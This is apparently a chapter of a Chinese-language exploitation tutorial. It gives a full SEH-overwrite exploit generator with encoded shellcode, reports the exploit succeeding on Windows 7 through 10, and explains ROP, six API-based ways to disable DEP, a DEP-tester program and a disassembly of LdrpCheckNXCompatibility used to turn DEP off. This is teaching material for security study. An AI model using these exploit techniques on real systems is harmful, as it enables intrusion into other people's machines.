一堆指令都在可愛的 zlibwapi.dll 裡面，因為這個 dll 並沒有 /safeseh 連結。我們挑一個長得好看的 0x11187a13，修改攻擊程式最後如下：

```
// attk_vuln_vs2013_aslr_wonx.cpp
// 2015-1-28
// fon909@outlook.com
#include <iostream>
#include <string>
#include <fstream>
using namespace std;

#define FILENAME "c:\\buffer_overflow\\exploit_vuln_vs2013_aslr_wonx.txt"
//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
 size_t len_prefix_padding(1204);
 size_t len_total(0xffff);

 string second_jmp("\xE9\xCF\xFE\xFF\xFF" "\x90" "\x90" "\x90"); // jmp -0x12c # nop # nop # nop
 string shellcode(code);

 string prefix_padding(len_prefix_padding - shellcode.size() - second_jmp.size(), '\x90');

 string seh_next("\xEB\xF6" "\x90" "\x90"); // jmp short -8 # nop # nop
 //  0x11187a13 : pop ecx # pop ecx # ret  | ascii {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
 string seh_handler("\x13\x7a\x18\x11");

 string violation_trigger(len_total - prefix_padding.size() - 8/*SEH Next & Handler*/, '\x90');

 std::ofstream fout(FILENAME, std::ios::binary);
 fout << prefix_padding << shellcode << second_jmp
  << seh_next << seh_handler
  << violation_trigger;
}
```

透過覆蓋 seh_handler 來執行 pop # pop # ret，而後程序流程導引到 seh_next 所覆蓋的位址，所以會執行 seh_next 的內容，也就是往後跳 8 bytes。然後在後面再安排繼續往後跳 0x12C 也就是 300 bytes，就會落到最前方的一堆 '\x90' 當中，直到流程跑到 shellcode 上面。這樣的過程我們在第五章看很多了。直接透過 cmd 界面來執行，這是我們第二次在 Windows 7 上面讓電腦說 Hello, World！




這個小程式被我們攻破，或許看起來很不起眼，但是要知道它是用 Visual Studio 2013 編譯在 Windows 7 x64 上面執行的環境，我們背後可是突破了一堆防護機制才走到這裡，該給自己鼓鼓掌吧。

Windows 8 和 Windows 10，安全嗎？


本文撰寫時 Windows 10 還沒正式出，只有釋出 Technical Preview 版本。我們來試試如何？

把 vuln_vs2013_aslr_wonx.exe、attk_vs2013_aslr_wonx.txt、libeay32.dll、ssleay32.dll、以及 zlibwapi.dll 這 5 個檔案原封不動地拷貝到 Windows 10 (Technical Preview 9841) x86 上面。如果 vuln_vs2013_aslr_wonx.exe 無法執行，跳出缺乏 msvcr120.dll，記得要安裝 Visual Studio 2013 Redistributable x86 版本，因為我們用到 msvcr120.dll 這個函式庫，基本上用 VS 編譯出來的專案大部分都需要裝 Redistributable。

親切的 Hello, World! 出現在這個美麗的作業系統上：




Windows 10 x64 也不例外，還是記得如果找不到 msvcr120.dll，就需要裝 Visual Studio 2013 Redistributable 的 x86 版本，因為我們的



為什麼同樣的檔案拿到 Windows 10 下面跑，攻擊還可以成功？主要原因是我們沒有用到任何作業系統相關的記憶體位址，我們的攻擊程式是跨作業系統版本的，相當穩定。

同樣的檔案原封不動拿到 Windows 8 台灣正體中文版也可以（感謝朋友 O 提供測試電腦）：



我們在 Windows 7、Windows 8、以及 Windows 10 (Technical Preview) 這類的使用者作業系統上面，成功演示了如何攻擊 ASLR、Security Cookie、和 SafeSEH 這些保護機制。

本 節的兩個模擬案例告訴我們，在使用者作業系統，例如 Windows 7 或即將要推出的 Windows 10 當中，即便系統 DLL 有 ASLR 保護，

接下來，攻擊 DEP。

ROP (Return-Oriented Programming)

本書剩下來的部份要討論攻擊 DEP 的相關主題，我假設讀者已經熟悉本書前面章節的所有內容，我是以此為前提的情況下撰寫的。本節是本書最艱澀的部份，請斟酌服用。建議讀者如果閱讀遇到瓶頸，不妨往回翻，熟悉一下前面的內容，再回過頭來閱讀。

攻 擊 DEP 的關鍵在於不執行任何 DEP 保護的程式碼，包括堆疊或是堆積裡的 shellcode。聽起來很弔詭，但是心思細膩的讀者應該會聯想到一個問題：那可以執行 DEP 不保護的程式碼嗎？這就牽涉到一個主題，也就是 ROP (Return-Oriented Programming)。

我們前面提到 .exe 或是 .dll 這些模組被載入到記憶體之後，模組內程式碼的部份被作業系統標記為可執行，其餘部份為不可執行，包括堆疊或堆積。假設有個程式叫做 rop.exe，執行的時候會載入模組 msvcrt.dll 以及 fon909.dll。正當執行的時候，fon909.dll 其可執行的記憶體位址 0xbad00011 有指令 call ecx，另外位址 0xbad00022 有指令 mov ecx, 0x77c39e7e # retn。如下所示：

```
fon909.dll 模組
記憶體位址            指令內容
...
0xbad00011          call ecx            ; FFD1
0xbad00013          ...
...
0xbad00022          mov ecx, 0x77c39e7e  ; B97E9EC377
0xbad00027          retn                ; C3
...
```

而此時堆疊又剛好長得如下：

```
堆疊記憶體位址          內容
...
0x00770010          0xbad00022
0x00770014          0xdeadbeef
0x00770018          0xbad00011
0x0077001c          0x00000000
...
```

又假設目前程序 rop.exe 的執行流程來到記憶體位址 0x00440010 (eip = 0x00440010)，該記憶體位址存放指令 retn 0x04 如下，並且堆疊暫存器 esp 的值此時等於 0x00770010 ：

```
模組 rop.exe
程式碼記憶體位址          內容
...
0x00440010            retn 0x04          ; C20400
...
```

在程序執行完 0x00440010 的 retn 0x04 指令之後，retn 0x04 指令會把 esp 的 0x00770010 的內容，也就是 0xbad00022 載入到 eip，並且 esp 加上 4 bytes，而 retn 0x04 的 0x04 又會讓 esp 再加上 4 bytes。retn 0x04 相當於 pop eip # add esp,0x04 的意義。所以，執行完 retn 0x04 之後，執行流程移動到 0xbad00022 (eip = 0xbad00022)，而堆疊 esp = 0x00770018。注意到程序流程依然保持在可執行的記憶體位址，只是從 rop.exe 模組移動到 fon909.dll 模組。

0xbad00022 的兩處指令分別為 mov ecx, 0x77c39e7e 以及 retn。當執行那個 retn 之後，暫存器 ecx 等於 0x77c39e7e，而 eip 等於 esp 指向的值，也就是 0x00770018 指向的值 0xbad00011，esp 再加上 4 bytes，來到 0x0077001c，指向 0x00000000。

程序執行流程來到 0xbad00011，堆疊 esp = 0x0077001c。接著 0xbad00011 的地方有指令 call ecx。所以執行到 call ecx 的時候，ecx 存放 0x77c39e7e。假設我們的環境是 XP SP3，在 XP SP3 的預設環境下，0x77c39e7e 就是模組 msvcrt.dll 內函式 exit 的記憶體位址。exit 函式有一個參數，代表程序結束的回傳代碼，如果參數為 0，則代表程序正常結束。

call ecx 指令會讓電腦將下一行指令的位址 0xbad00013 推入堆疊，所以堆疊 esp = 0x00770018，其指向內容從 0xbad00011 被覆寫為 0xbad00013，而後 call ecx 讓程序執行流程跳到 ecx 所存放的 msvcrt.dll 模組的 exit 函式 (eip = 0x77c39e7e)。此時堆疊如下：

```
...
0x00770018          0xbad00013  <- esp 位址
0x0077001c          0x00000000
...
```

注意到程序流程依然保持在可執行的模組記憶體位址中。

當執行 exit 函式內部的指令的時候，[esp+4] 也就是 [0x0077001c] 被當作是 exit 的參數，也就是參數為 0 的意思，等同於執行 exit(0)，讓程序「正常」結束。

以上，讀者會發現我們從頭到尾沒有執行堆疊內容，我們都是執行載入模組的可執行記憶體位址，也就是 DEP 不保護的位址。

總結，只要攻擊者可以作到控制堆疊內容，在其中安插可執行的記憶體位址、需要的參數數值、以及適時的 padding 來調整距離，巧妙的利用每一次 retn 指令不斷地載入堆疊中控制好的位址，讓流程順著攻擊者的心意流動，就可以執行任何記憶體中的指令了。

的作業系統而會在內部使用不同的位址數值。如果前面介紹的 ASLR 加進來的話，狀況就更有趣了。即便是同一個系統，或者模組的版本也一樣，但是每次開機之後基底位址會改變，所以記憶體位址會完全不同。

對付 ASLR 和 DEP 同時存在的環境，需要回到我們在第三章所講授的 PE 攀爬技巧，找到堆疊中某相對距離固定的函式呼叫位址，或者某模組的 IAT (Import Address Table)，才能夠動態的計算出正確的系統函式位址。這些現在聽起來可能很混亂，我們晚點會深入探討釐清，並且按步驟舉例說明。

攻擊 DEP 的六把劍

通常運用 ROP 來攻擊 DEP 有兩種型態：一種是安排堆疊內容，透過直接執行 system() 或是 WinExec() 這一類的函式來達成攻擊，這一類的攻擊沒有需要 shellcode，直接將要執行的命令字串放入堆疊當作參數即可。其中 WinExec() 比 system() 更常用，因為 WinExec() 可以隱藏執行視窗。方法就是讓流程移轉到 kernel32.dll 中的 WinExec 的位址上，並且讓當時的堆疊存放要執行的字串即可。

我們不會針對這種攻擊型態做深入解釋。只要學會第二種型態，這第一種型態是相對簡單許多的，讀者應可自行辦到。

第二種型態比第一種困難，也是我們會多著墨解釋的，就是透過使用某些系統函式，而在執行時期動態的關閉 DEP 防護，並且把執行流程導引到 shellcode 上。我們先來解釋如何辦到執行時期動態關閉 DEP 防護，而後才接著解釋如何在關閉 DEP 後，把 shellcode 放到流程執行。

通常可以用來關閉 DEP 防護的有六種方式（六劍）如下：

1. ZwSetInformationProcess
2. SetProcessDEPPolicy
3. VirtualProtect
4. WriteProcessMemory
5. VirtualAlloc & memcpy
6. HeapCreate & HeapAlloc & memcpy


其中第一把劍又有兩種變化，分別是直接呼叫 ZwSetInformationProcess 以及呼叫 LdrpCheckNXCompatibility 內部的 ZwSetInformationProcess。

請留意：Windows XP SP3 允許使用全部六把劍。在新版的 Windows 中，只能使用其中的第 3、4、5、6 把劍。

我們來展示一下這六劍。

首先使用的是 Windows XP SP3 這個平台，因為它沒有 ASLR，可以讓讀者單純研究一下 DEP。等讀者功力足夠後，我們再轉移到新版的 Windows，來同時破解 ASLR 與 DEP。

請先到控制台的進階系統設定，在效能設定裡面，啟動 DEP 為 OptOut 模式，以讓 DEP 保護所有的程式。OptOut 模式下，不受 DEP 保護的程式必須手動加入清單，我們保留清單為空，所以會保護所有的程式。更改完需要重新開機讓變更生效。



用 VS 2010 或 VS 2013 新增一個空白專案 dep，新增一個 dep.cpp 內容如下，使用 Release 版本編譯連結出 dep.exe：


```
#include <cstring>
using namespace std;
#include <Windows.h>

__declspec(noinline) void foo() {
    printf("\nHello, fon909!\nReading this message means DEP is disabled or unsupported.\n");
    __asm NOP
    __asm NOP
    __asm NOP
    __asm NOP
}

__declspec(noinline) size_t foo_len() {
    unsigned char *start((unsigned char*)foo), *end(start);
    // trying to find 4 NOPs
    while(memcmp(end++, "\x90\x90\x90\x90", 4) != 0);
        end += 4; // 4 NOPs
    // trying to find RETN
    while(*end++ != 0xC3);
    return (end - start);
}

int main(int argc, char *argv[]) {
    if(argc != 2) {
        cout << "Usage: " << argv[0] << " <method #>\n"
            << "ex: " << argv[0] << " 1\n\n"
            << "method 1: ZwSetInformationProcess\n"
            << "method 2: SetProcessDEPPolicy\n"
            << "method 3: VirtualProtect\n"
            << "method 4: WriteProcessMemory\n"
            << "method 5: VirtualAlloc & memcpy\n"
            << "method 6: HeapCreate & HeapAlloc & memcpy\n";
        return -1;
    }

    // calculate and allocate the space of the code
    size_t const code_len(foo_len());
    unsigned char local_code_space[256]={0};
    void *code_space(local_code_space);

    // copy the code, and assign a functional pointer to it
    memcpy(code_space, foo, code_len);
    void (*shellcode)() = (void(*)())code_space;

    switch(atoi(argv[1])) {
    case 1:
        cout << "Using ZwSetInformationProcess\n(undocumented function, using the address in XP SP3: 0x7c90dc9e)\n";
        {
```

```
        int param1 = -1, param2 = 0x22, param3 = 2, param4 = 4;
        void (*ZwSetInformationProcess)(int,int,int*,int) = (void(*)(int,int,int*,int))0x7c90dc9e;
        ZwSetInformationProcess(param1, param2, &param3, param4);
    }
    break;
case 2:
    cout << "Using SetProcessDEPPolicy\n";
    SetProcessDEPPolicy(0);
    break;
case 3:
    cout << "Using VirtualProtect\n";
    {
        DWORD dummy;
        if(FALSE == VirtualProtect(code_space, code_len, PAGE_EXECUTE_READWRITE, &dummy)) {
            cerr << "failed...error code: " << GetLastError() << '\n';
            return -1;
        }
    }
    break;
case 4:
    cout << "Using WriteProcessMemory\n(writing to WriteProcessMemory itself)\n";
    if(FALSE == WriteProcessMemory((HANDLE)-1, WriteProcessMemory, foo, code_len, 0)) {
        cerr << "failed...error code: " << GetLastError() << '\n';
        return -1;
    } else
        shellcode = (void(*)())WriteProcessMemory;
    break;
case 5:
    cout << "Using VirtualAlloc & memcpy\n";
    if(NULL == (code_space = VirtualAlloc(NULL, code_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE))) {
        cerr << "failed...error code: " << GetLastError() << '\n';
        return -1;
    } else
        shellcode = (void(*)())memcpy(code_space, foo, code_len);
    break;
case 6:
    cout << "Using HeapCreate & HeapAlloc & memcpy\n";
    {
        HANDLE heap(HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, code_len, 0));
        if(NULL == heap || NULL == (code_space = HeapAlloc(heap, 0, code_len))) {
            cerr << "failed...error code: " << GetLastError() << '\n';
            return -1;
        } else
            shellcode = (void(*)())memcpy(code_space, foo, code_len);
    }
    break;
default:
    cerr << "invalid method number, trying to execute the code anyway...\n";
    break;
}
```


這是筆者所寫的一個小程式，可以用來驗證當前系統下六把劍中哪一把可供使用。dep.exe 會把函式 foo 的內容拷貝到堆疊或堆積，foo 主要執行下面這一行：

```
printf("\nHello, fon909!\nReading this message means DEP is disabled or unsupported.\n");
```

這一行會印出 Hello, fon909 字串。如果看到正常印出這個字串，代表 DEP 被 dep.exe 關閉了，或者系統根本沒打開或沒支援 DEP 功能。

我 在 foo 裡面安插 4 個 NOP 指令，並且運用 foo_len 去計算函式 foo 的整體指令位元組長度。運用第 1 到 4 把劍的時候都是把 foo 從可執行的記憶體位址拷貝到堆疊裡，因為 local_code_space[] 是堆疊裡的陣列。如果第 1 到 4 把劍可以正常使用，則代表保護堆疊的 DEP 已經被順利關閉了。第 5 和 6 把劍是讓系統自動幫我分配記憶體位址，通常不是堆疊，第 6 把劍分配的通常是堆積位址。分配後，我再將 foo 內容拷貝過去，並且試著執行，如果順利，則代表 DEP 也被關閉了。

__declspec(noinline) 是 VS 的功能，主要是叫編譯器不要把我們的函式變成 inline 函式。

我 用來計算和拷貝 foo 的方式很有趣。我在 foo 後面安插 4 個 NOP，用的是 VS 提供的 ASM 語法，可以在 C/C++ 檔案內使用組合語言。我在 foo_len 函式內嘗試從 foo 起頭記憶體位址去找連續的 4 個 NOP，因為這樣的組合，一般來說非常罕見，所以當我從 foo 的頭開始去找，找到的時候，就代表我找到 foo 的尾巴了，只要再把 retn 含括進來，就可以完整計算出 foo 內部組合語言的指令位元組總長度。這個長度就可以讓我們來把 foo 拷貝到別的記憶體區塊內。我們計畫把它拷貝到不可執行的記憶體區塊內，透過動態關閉 DEP，再去執行它。如果執行順利，也就代表 DEP 關閉順利。

ZwSetInformationProcess 函式是微軟未公開的函式，在網路上有人將其公開。它是一個帶有四個參數的函式，第三個參數是一個 32 位元的指標。所以我在這裡假設 dep.exe 的編譯環境是 32 位元的。預設在 XP SP3 底下，ZwSetInformationProcess 的位址是在 ntdll.dll 內的 0x7c90dc9e。這是我在程式第 54 ~ 56 行做的事情。

這六把劍的每一個參數意義，等一下我們會一一來解釋。

存檔編譯連結，產生出 dep.exe。開 cmd.exe 界面執行不帶參數如下：

```
C:\buffer_overflow>dep
Usage: dep <method #>
ex: dep 1

method 1: ZwSetInformationProcess
method 2: SetProcessDEPPolicy
method 3: VirtualProtect
method 4: WriteProcessMemory
method 5: VirtualAlloc & memcpy
method 6: HeapCreate & HeapAlloc & memcpy
```

讀者可以試著執行看看。例如執行 dep 5 得到：

```
C:\buffer_overflow>dep 5
Using VirtualAlloc & memcpy

Hello, fon909!
Reading this message means DEP is disabled or unsupported.
```

這個小工具程式是提供給讀者測試用的，你可以拷貝到想要測試的作業系統下，並且試著執行看看。之後我們分別介紹每一把劍的時候，你也可 以回過頭來對照一下這個工具的原始程式碼，看一下如果從程式語言裡面呼叫這六把劍，應該怎麼呼叫。因為等一下我們不只是要從組合語言裡面呼叫這些函式，我 們還是透過 ROP 的方式呼叫，那時候真的很容易頭昏眼花。所以保留一個對照組，方便讀者之後回來查詢呼叫方式。

最終之戰即將展開。

第一劍：ZwSetInformationProcess

ZwSetInformationProcess 是微軟未公開的函式，網路上有其反組譯後所得宣告的長相。它是被定義在 ntdll.dll 模組裡面。我們將不深究它於程式設計上的功能，只單純考慮如何使用它關閉 DEP。


它的第一個參數是放要設定的程序 handle，如果放 0xffffffff (-1) 代表當前執行的程序。

第二個參數應該放 0x00000022。這個數值代表的原始意含不可考，不過如果你去追蹤 ZwSetInformationProcess 的內部邏輯，會發現當這個參數是 0x22 的時候會把 DEP 關閉。

第三個參數放置一個指向 0x00000002 的指標。同樣的，這個數值代表的原始意含也不可考，但是你去追蹤 ZwSetInformationProcess 的內部，會發現當這個參數是一個指向數值 2 的指標時，會把 DEP 關閉。

第四個參數放置第三個參數的記憶體大小位元組，32 位元就是數值 4。

因為 ZwSetInformationProcess 是微軟官方沒有公開文件的函式，因此能夠取得的資訊有限。以上那些數值都是駭客們反組譯追蹤所得到的結果。



出現一個 Data Execution Prevention 的訊息視窗，代表 DEP 攔截到我們的 shellcode 執行，並且順利抵擋了攻擊。

我們開啟另一個攻擊專案，這次要使用 ZwSetInformationProcess 這把劍來關閉 DEP，讓我們的 shellcode 能順利執行。

ZwSetInformationProcess 這把劍有兩個變化：一個是透過 LdrpCheckNXCompatibility 這個函式內部對 ZwSetInformationProcess 的呼叫來使用；另一個是直接呼叫 ZwSetInformationProcess。前者比較簡單，我們先用這一招破 DEP。

LdrpCheckNXCompatibility 也是微軟沒有公開的函式，程式碼是在 ntdll.dll 裡面。關鍵在於 LdrpCheckNXCompatibility 這個函式的內部，會對 ZwSetInformationProcess 這個函式做呼叫的動作，而且在呼叫之前，還會設定好 ZwSetInformationProcess 所需要的參數，透過 ZwSetInformationProcess 來把 DEP 關掉。

所以我們可以利用呼叫 LdrpCheckNXCompatibility 這個函式，來間接的呼叫 ZwSetInformationProcess。好處是直接呼叫 ZwSetInformationProcess，攻擊者要自行設定所有需要的參數。別以為只有四個參數，透過 ROP 來設定四個參數可沒想像的容易（當然只要讀懂本書，就也不會覺得太難），所以相對困難度來說，LdrpCheckNXCompatibility 的這一招會比直接對 ZwSetInformationProcess 呼叫要來得更簡單。

如果我們去反組譯 LdrpCheckNXCompatibility，會發現它在呼叫 ZwSetInformationProcess 之前，會做一系列的邏輯判斷和步驟。只要某些條件滿足，它就會自動幫我們去呼叫 ZwSetInformationProcess 把 DEP 關掉。

網路上前輩們已經將反組譯的工作完成了，並且公開那一系列的邏輯判斷條件是什麼：
* AL（EAX 的最小位元組）必須是 1
* EBP 必須是一個堆疊的位址

幸好條件不多。不過光這兩個條件，對初學者來說也足夠把人困住了。

我們先來反組譯一下 LdrpCheckNXCompatibility，用 WinDbg 載入 Vulnerable001.exe，執行 uf ntdll!LdrpCheckNXCompatibility（作業系統是 Windows XP SP3）：

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c91cd31 8bff            mov     edi,edi
7c91cd33 55              push    ebp
7c91cd34 8bec            mov     ebp,esp
7c91cd36 51              push    ecx
7c91cd37 8365fc00        and     dword ptr [ebp-4],0
7c91cd3b 56              push    esi
7c91cd3c ff7508          push    dword ptr [ebp+8]
7c91cd3f e887ffffff      call    ntdll!LdrpCheckSafeDiscDll (7c91cccb)
7c91cd44 3c01            cmp     al,1
7c91cd46 6a02            push    2
7c91cd48 5e              pop     esi
7c91cd49 0f84ef470200    je      ntdll!LdrpCheckNXCompatibility+0x1a (7c94153e)

ntdll!LdrpCheckNXCompatibility+0x1d:
7c91cd4f 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd53 0f85089b0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)

ntdll!LdrpCheckNXCompatibility+0x23:
7c91cd59 ff7508          push    dword ptr [ebp+8]
7c91cd5c e836000000      call    ntdll!LdrpCheckAppDatabase (7c91cd97)
7c91cd61 84c0            test    al,al
7c91cd63 0f85f09a0100    jne     ntdll!LdrpCheckNXCompatibility+0x2f (7c936859)

ntdll!LdrpCheckNXCompatibility+0x32:
7c91cd69 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd6d 0f85ee9a0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)

ntdll!LdrpCheckNXCompatibility+0x38:
7c91cd73 ff7508          push    dword ptr [ebp+8]
7c91cd76 e8a6000000      call    ntdll!LdrpCheckNxIncompatibleDllSection (7c91ce21)
7c91cd7b 84c0            test    al,al
7c91cd7d 0f85c3470200    jne     ntdll!LdrpCheckNXCompatibility+0x44 (7c941546)

ntdll!LdrpCheckNXCompatibility+0x47:
7c91cd83 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd87 0f85d49a0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)
```



```
ntdll!LdrpCheckNXCompatibility+0x2f:
7c936859 8975fc          mov     dword ptr [ebp-4],esi
7c93685c e90865feff      jmp     ntdll!LdrpCheckNXCompatibility+0x32 (7c91cd69)

ntdll!LdrpCheckNXCompatibility+0x4d:
7c936861 6a04            push    4
7c936863 8d45fc          lea     eax,[ebp-4]
7c936866 50              push    eax
7c936867 6a22            push    22h
7c936869 6aff            push    0FFFFFFFFh
7c93686b e82e74fdff      call    ntdll!ZwSetInformationProcess (7c90dc9e)
7c936870 e91865feff      jmp     ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd8d)

ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi
7c941541 e909b8fdff      jmp     ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd4f)

ntdll!LdrpCheckNXCompatibility+0x44:
7c941546 8975fc          mov     dword ptr [ebp-4],esi
7c941549 e935b8fdff      jmp     ntdll!LdrpCheckNXCompatibility+0x47 (7c91cd83)
```

看到 7c93686b 那個位址了嗎？我們的目的是要執行 ntdll!ZwSetInformationProcess。你可以看到它前面的幾行，參數已經幫我們設定好了！好甜美的果實，我們只要走到 7c936861 的位址就好了。

開始追蹤吧。

先來看是怎樣會走到 7c936861 呢？可以看到 7c91cd4f 和 7c91cd53 這兩行，只要 [ebp-4] 不是 0，則就會跳到 7c936861。
流程：7c91cd4f -> 7c936861

